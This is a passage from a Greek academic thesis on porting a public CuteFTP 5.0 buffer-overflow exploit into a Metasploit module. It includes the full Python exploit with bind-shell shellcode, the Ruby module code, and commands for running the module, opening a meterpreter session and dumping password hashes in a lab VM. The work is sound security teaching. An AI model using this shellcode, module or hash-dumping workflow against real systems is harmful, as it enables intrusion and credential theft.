
Η εντολή *Run/post/windows/gather/checkvm* επιχειρεί να προσδιορίσει εάν το λειτουργικό σύστημα του θύματος τρέχει μέσα σε ένα εικονικό περιβάλλον και εάν ναι σε ποιο, ενώ η εντολή *Run/post/windows/gather/smart_hashdump* «εξάγει» τα διαπιστευτήρια των τοπικών λογαριασμών του υπολογιστή θύματος και τα αποθηκεύει σε εξωτερικό αρχείο [7]. Η τελευταία εντολή που υπάρχει στον κώδικα είναι η *run single ("exploit")* η οποία εκτελεί την επίθεση στον υπολογιστή θύμα.

Έπειτα από την υλοποίηση του κώδικα, το τελευταίο βήμα είναι η φόρτωση του αρχείου *test.rc* στο metasploit ώστε να τρέξει ο κώδικας για πραγματοποιηθεί η επίθεση. Όπως φαίνεται στην παρακάτω εικόνα, με την εντολή *resource test.rc,* φορτώθηκε το αρχείο μέσα στο metasploit, ώστε να τρέξει ο κώδικας που υλοποιήθηκε.




Εικόνα 14: Φόρτωση αρχείου

Η επίθεση πραγματοποιήθηκε επιτυχώς χωρίς να εμφανιστεί κάποιο λάθος στον κώδικα. Στην Εικόνα 15 διακρίνεται ότι έχει ανοίξει meterpreter shell και έχουν εκτελεστεί επιτυχώς οι δύο post exploitation εντολές που περιεγράφηκαν προηγουμένως.



Εικόνα 15: Meterpreter shell

Ο υπολογιστής θύμα όπως φαίνεται στην παρακάτω εικόνα βρίσκεται σε εικονικό περιβάλλον και οι κωδικοί των τοπικών λογαριασμών του, έχουν εξαχθεί και αποθηκευτεί σε εξωτερικό αρχείο, σε μορφή hash.



Εικόνα 16: Κωδικοί πρόσβασης


6. Μεταφορά exploit στο περιβάλλον του metasploit

Στο κεφάλαιο αυτό θα περιγραφεί το πρόγραμμα και η ευπάθεια που του παρουσιάστηκε καθώς και το exploit που εκμεταλλεύτηκε την συγκεκριμένα ευπάθεια. Επιπρόσθετα παρουσιάζεται ο τρόπος με τον οποίο πραγματοποιήθηκε η μεταφορά του exploit στο περιβάλλον του metasploit.

6.1 Cute FTP

Το CuteFTP είναι μια client-side εφαρμογή η οποία χρησιμοποιεί το ftp πρωτόκολλο. Χρησιμοποιείται για την μεταφορά αρχείων μεταξύ υπολογιστών και ftp εξυπηρετητών με σκοπό την δημοσίευση ιστοσελίδων, την λήψη ψηφιακών εικόνων, μουσικής και λογισμικού. Στις 27/08/2018 βρέθηκε μια ευπάθεια στην έκδοση 5 η οποία προκαλεί buffer overflow, με αποτέλεσμα να επιτρέπει σε ένα κακόβουλο χρήστη να εκτελεί αυθαίρετο κώδικα στο ευπαθές σύστημα.

Η ευπάθεια του buffer overflow παρουσιάζεται όταν σε μια μεταβλητή που έχει οριστεί από τον προγραμματιστή (buffer), αποθηκευτεί για παράδειγμα μια συμβολοσειρά, η οποία έχει μεγαλύτερο αριθμό χαρακτήρων από αυτόν που μπορεί να χωρέσει μέσα στην συγκεκριμένη μεταβλητή (*Εικόνα 17*). Αυτό έχει ως αποτέλεσμα οι επιπλέον χαρακτήρες να αντικαταστήσουν υπάρχουσες τιμές δεδομένων στις διευθύνσεις της μνήμης δίνοντας την δυνατότητα στον κακόβουλο χρήστη να εκτελέσει τον κώδικα που επιθυμεί.



Εικόνα 17: Παράδειγμα buffer overflow

Κάποιες φορές μπορεί να μην γίνει αντιληπτό και το πρόγραμμα να συνεχίζει να λειτουργεί κανονικά ενώ άλλες φορές μπορεί να προκαλέσει τον τερματισμό της λειτουργίας του προγράμματος. Ο κύριος λόγος που πραγματοποιούνται τέτοιου είδους επιθέσεις είναι ότι δεν υπάρχει έλεγχος χαρακτήρων στα πεδία όπου ο χρήστης εισάγει δεδομένα. [22]

6.2 Διαδικασία μεταφοράς


Παρακάτω παρουσιάζεται ο κώδικας εκμετάλλευσης που επιλέχθηκε για την συγκεκριμένη διπλωματική ώστε να γίνει η μεταφορά του στο περιβάλλον του metasploit με σκοπό να χρησιμοποιηθεί. Ο κώδικας είναι γραμμένος με την γλώσσα προγραμματισμού Python.[23]

```
ret="\xD8\xFC\x91\x7C" #ntdll.dll 7C91FCD8
```

```
1   nops = '\x90'*30
2
3   #msfvenom -p windows/shell_bind_tcp LPORT=6666 -b '\x0a\x00\x0d' -f python
4   sc = ""
5   sc += "\xdb\xd8\xb8\xa7\x37\x29\x0e\xd9\x74\x24\xf4\x5b\x33"
6   sc += "\xc9\xb1\x53\x31\x43\x17\x83\xeb\xfc\x03\xe4\x24\xcb"
7   sc += "\xfb\x16\xa2\x89\x04\xe6\x33\xee\x8d\x03\x02\x2e\xe9"
8   sc += "\x40\x35\x9e\x79\x04\xba\x55\x2f\xbc\x49\x1b\xf8\xb3"
9   sc += "\xfa\x96\xde\xfa\xfb\x8b\x23\x9d\x7f\xd6\x77\x7d\x41"
10  sc += "\x19\x8a\x7c\x86\x44\x67\x2c\x5f\x02\xda\xc0\xd4\x5e"
11  sc += "\xe7\x6b\xa6\x4f\x6f\x88\x7f\x71\x5e\x1f\x0b\x28\x40"
12  sc += "\x9e\xd8\x40\xc9\xb8\x3d\x6c\x83\x33\xf5\x1a\x12\x95"
13  sc += "\xc7\xe3\xb9\xd8\xe7\x11\xc3\x1d\xcf\xc9\xb6\x57\x33"
14  sc += "\x77\xc1\xac\x49\xa3\x44\x36\xe9\x20\xfe\x92\x0b\xe4"
15  sc += "\x99\x51\x07\x41\xed\x3d\x04\x54\x22\x36\x30\xdd\xc5"
16  sc += "\x98\xb0\xa5\xe1\x3c\x98\x7e\x8b\x65\x44\xd0\xb4\x75"
17  sc += "\x27\x8d\x10\xfe\xca\xda\x28\x5d\x83\x2f\x01\x5d\x53"
18  sc += "\x38\x12\x2e\x61\xe7\x88\xb8\xc9\x60\x17\x3f\x2d\x5b"
19  sc += "\xef\xaf\xd0\x64\x10\xe6\x16\x30\x40\x90\xbf\x39\x0b"
20  sc += "\x60\x3f\xec\xa6\x68\xe6\x5f\xd5\x95\x58\x30\x59\x35"
21  sc += "\x31\x5a\x56\x6a\x21\x65\xbc\x03\xca\x98\x3f\x31\x01"
22  sc += "\x14\xd9\x2f\x05\x70\x71\xc7\xe7\xa7\x4a\x70\x17\x82"
23  sc += "\xe2\x16\x50\xc4\x35\x19\x61\xc2\x11\x8d\xea\x01\xa6"
24  sc += "\xac\xec\x0f\x8e\xb9\x7b\xc5\x5f\x88\x1a\xda\x75\x7a"
25  sc += "\xbe\x49\x12\x7a\xc9\x71\x8d\x2d\x9e\x44\xc4\xbb\x32"
26  sc += "\xfe\x7e\xd9\xce\x66\xb8\x59\x15\x5b\x47\x60\xd8\xe7"
27  sc += "\x63\x72\x24\xe7\x2f\x26\xf8\xbe\xf9\x90\xbe\x68\x48"
28  sc += "\x4a\x69\xc6\x02\x1a\xec\x24\x95\x5c\xf1\x60\x63\x80"
29  sc += "\x40\xdd\x32\xbf\x6d\x89\xb2\xb8\x93\x29\x3c\x13\x10"
30  sc += "\x59\x77\x39\x31\xf2\xde\xa8\x03\x9f\xe0\x07\x47\xa6"
31  sc += "\x62\xad\x38\x5d\x7a\xc4\x3d\x19\x3c\x35\x4c\x32\xa9"
32  sc += "\x39\xe3\x33\xf8"
33
34  buffer = "A" * 520+ ret + nops + sc + "C" * (3572 - len(sc))
35  payload = buffer
36  try:
37      f=open("exploit.txt","w")
38      print "[+] Creating %s recreational bytes..." %len(payload)
39      f.write(payload)
40      f.close()
41      print "[+] File created!"
42  except:
43      print "File cannot be created"
```

Στην γραμμή 1 ορίζεται η μεταβλητή ret η οποία περιέχει την διεύθυνση επιστροφής του προγράμματος. Στην γραμμή 2 ορίζεται η μεταβλητή nops η οποία περιέχει 30 nops που θα βοηθούσουν αργότερα να τρέξει το shellcode. Η μεταβλητή sc περιέχει το shellcode το οποίο θα του ορίσουμε δυναμικά μέσα από το metasploit. Η γραμμή 33 περιέχει την μεταβλητή buffer στην οποία ορίζεται το buffer overflow. Τέλος στην γραμμή 38 δημιουργείται ένα αρχείο με το όνομα *exploit.txt* το οποίο περιέχει το περιεχόμενο της μεταβλητής buffer.


Το επόμενο βήμα που πρέπει να γίνει, είναι η μετατροπή του παραπάνω κώδικα στην γλώσσα προγραμματισμού ruby ώστε να υλοποιηθεί το module και να φορτωθεί στο περιβάλλον του metasploit.



Εικόνα 18: Example.rb

Όλα τα exploits που περιέχει το metasploit χωρίζονται σε υποφάκελους ανάλογα με το σύστημα που εκμεταλλεύονται. Όπως φαίνεται και στην παραπάνω εικόνα υπάρχει ένα αρχείο με το όνομα *example.rb* το οποίο περιέχει την δομή ενός exploit, το πώς δηλαδή πρέπει να είναι γραμμένο, με σκοπό να διευκολύνει τους προγραμματιστές να δώσουν περισσότερη σημασία στην υλοποίηση του κυρίους κώδικα.

Το module που υλοποιήθηκε τοποθετήθηκε στο φάκελο με το όνομα *misc* ο οποίος αντίστοιχα βρίσκεται μέσα στο φάκελο *windows*, καθώς εκμεταλλεύεται μια ευπάθεια του προγράμματος στο λειτουργικό σύστημα των Windows XP. Το όνομα που δόθηκε στο αρχείο είναι *cuteftp_bof.rb* (*Εικόνα 199*) .



Εικόνα 19: Cuteftp_bof.rb

Παρακάτω παρουσιάζεται ο κώδικας του συγκεκριμένου module όπου αναλύονται λεπτομερώς οι εντολές του. Είναι επίσης διαθέσιμος στην ιστοσελίδα του GitHub. [27]

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = GreatRanking

  include Msf::Exploit::FILEFORMAT


  def initialize(info = {})
    super(update_info(info,
        'Name'           => 'CuteFTP 5.0',
        'Description'    => %q(
            This exploit module illustrates how the bufferoverflow vulnerability could be exploited in Cute FTP 5.0 CLient.
        ),
        'License'        => MSF_LICENSE,
        'Author'         => ['Nikos Nikolaou,SSL University of Piraeus'],
        'References'     =>
          [
            [ 'EDB', '45259' ],
            [ 'URL', 'https://www.exploit-db.com/exploits/45259/'],
          ],
       'DefaultOPtions' =>
       {
       'EXITFUNC' => 'thread'
       },
       'Platform'      => 'win',
        'Payload'       =>
          {
               'BadChars' => "\x0a\x00\x0d"
          },
        'Targets'        =>
```

Εικόνα 20: Κώδικας module 1

- **Require ‘msf/core’**, απαιτείται η χρήση της συγκεκριμένης βιβλιοθήκης ώστε να χρησιμοποιηθεί η κλάση *MetasploitModule*
- **Include Msf::Exploit::FILEFORMAT**, η συγκεκριμένη μέθοδος επιτρέπει την δημιουργία αρχείων μέσα από τον κώδικα
- **‘Name’**, στο συγκεκριμένο πεδίο συμπληρώνεται το όνομα του exploit όπως αυτό θα εμφανίζεται στην αναζήτηση στο περιβάλλον του metasploit
- **‘Description’**, συμπληρώνεται μια μικρή περιγραφή του exploit
- **‘License’**, είναι πάντα εξορισμού *MSF_LICENSE*
- **‘Author’**, χρησιμοποιείται ως παράμετρος για να απαριθμήσει όσους συνέβαλαν στην ύπαρξη του exploit.
- **‘References’**, συμπληρώνονται αναφορές όπως το όνομα του CVE/EDB ή το όνομα της ιστοσελίδας του exploit
- **‘EXITFUNC’,** εξορισμού είναι συμπληρωμένο το thread. Ορίζεται ο τρόπος με τον οποίο τερματίζεται η εκτέλεση του κώδικα (μέσω thread, process ή seh)
- **‘Platform’**, το λειτουργικό σύστημα που έχει στόχο το exploit
- **‘BadChars’**, συμπληρώνονται οι «κακοί χαρακτήρες» οι οποίοι αποτρέπουν το payload να τρέξει


```
            [
              ['Windows XP ',
                {
                  'Offset'   => 520,
                  'Ret'      => 0x7c91fcd8
                }
              ]
            ],
          'Privileged' => false,
           'DisclosureDate' => 'August 27 2018',

           'DefaultTarget'  => 0))

          register_options(
          [
            OptString.new('FILENAME',[false,'The file name.', 'test.txt']),], self.class)
    end


    def exploit

      sploit = rand_text_alpha_upper(target['Offset'])
      sploit << [target.ret].pack('V')
      sploit << make_nops(30)
      sploit << payload.encoded
      sploit << "\x43"*(3572-payload.encoded.length)
      # Send it off
      file_create(sploit)
    end
end
```

Εικόνα 21: Κώδικας module 2

- **'Targets'**, συμπληρώνεται η ακριβής έκδοση του λειτουργικού συστήματος που είναι ο στόχος του exploit
- **'Offset'**, συμπληρώνεται ο αριθμός των χαρακτήρων "A" που χρειάζονται μέχρι την διεύθυνση επιστροφής
- **'Ret'**, η διεύθυνση επιστροφής
- **'Privileged'**, ορίζεται εάν το συγκεκριμένο exploit απαιτεί δικαιώματα διαχειριστή ή όχι
- **'DisclosureDate'**, η ημερομηνία που δημοσιεύθηκε το exploit
- **'Register_options'**, ορίζεται το όνομα που θα έχει το αρχείο εξορισμού όταν δημιουργηθεί


Το τελικό και πιο ενδιαφέρον κομμάτι του κώδικα είναι το τμήμα όπου χτίζεται το exploit. Αρχικά η εντολή *sploit = rand_text_alpha_upper (target['Offset'])* δημιουργεί τυχαίους κεφαλαίους χαρακτήρες χρησιμοποιώντας το μήκος που ορίστηκε στο πεδίο offset και τους αποθηκεύει στην μεταβλητή *sploit*. Έπειτα η εντολή *sploit << [target.ret].pack('V')* προσθέτει στην μεταβλητή *sploit* την διεύθυνση επιστροφής που έχει οριστεί στο πεδίο target μετατρεπόμενο σε little endian. Στην συνέχει προστίθενται στην μεταβλητή 30 nops καθώς και το payload που θα επιλέξει ο χρήστης από την γραμμή εντολών του metasploit.Τέλος προστίθεται ο χαρακτήρας "C" χρησιμοποιώντας το μήκος της αφαίρεσης του 3572 με το μήκος του payload που θα επιλεχθεί. Η εντολή *file_create(sploit)* δημιουργεί το αρχείο που έχει ως περιεχόμενο, το περιεχόμενο της μεταβλητής sploit [20]

Μετά την υλοποίηση του κώδικα, το επόμενο βήμα είναι να δοκιμαστεί με σκοπό να διευθετηθεί ότι λειτουργεί σωστά. Αφού ανοίξει η γραμμή εντολών του metasploit, με την εντολή *reload_all* φορτώνονται όλα τα modules τα οποία υπάρχουν τοπικά στον υπολογιστή (*Εικόνα 222*). Με αυτό τον τρόπο λοιπόν θα φορτωθεί και το *cuteftp_bof* module.



Εικόνα 22: Φόρτωση module


Με την εκτέλεση της εντολής *search cuteftp* γίνεται έλεγχος σχετικά με το αν φορτώθηκε επιτυχώς το module στην βάση του metasploit. Όπως φαίνεται στην παρακάτω φωτογραφία το module φορτώθηκε επιτυχώς.



Εικόνα 23: Αναζήτηση module

Στην συνέχεια λοιπόν παρουσιάζεται βήμα-βήμα η διαδικασία του «exploitation» χρησιμοποιώντας το module που μεταφέρθηκε στο metasploit. Με την εντολή *use exploit/windows/misc/cuteftp_bof* ορίζεται το συγκεκριμένο exploit με σκοπό την χρησιμοποίηση του. Έπειτα πρέπει να επιλεγεί ο τρόπος με τον οποίο θα γίνει η σύνδεση ανάμεσα στον υπολογιστή θύμα και τον επιτιθέμενο αφού πραγματοποιηθεί με επιτυχία η επίθεση. Για τον σκοπό της παρούσας διπλωματικής χρησιμοποιήθηκε το payload *windows/meterpreter/bind_tcp.* Αυτό σημαίνει ότι αφού

εκτελεστεί με επιτυχία το buffer overflow ο επιτιθέμενος θα συνδεθεί στον υπολογιστή θύμα και θα στείλει ένα meterpreter shell. Με την εντολή *set LPORT 6666* ορίζεται η θύρα στην οποία θα ακούει το συγκεκριμένο payload. Τέλος με την εντολή *exploit* εκτελείται το module. Όπως φαίνεται στην παραπάνω εικόνα το αρχείο *test.txt* δημιουργήθηκε επιτυχώς.




Εικόνα 24: Exploitation

Το περιεχόμενο του αρχείου θα χρησιμοποιηθεί ώστε να πραγματοποιηθεί το buffer overflow. Ένα μέρος αυτού φαίνεται στην παρακάτω εικόνα.

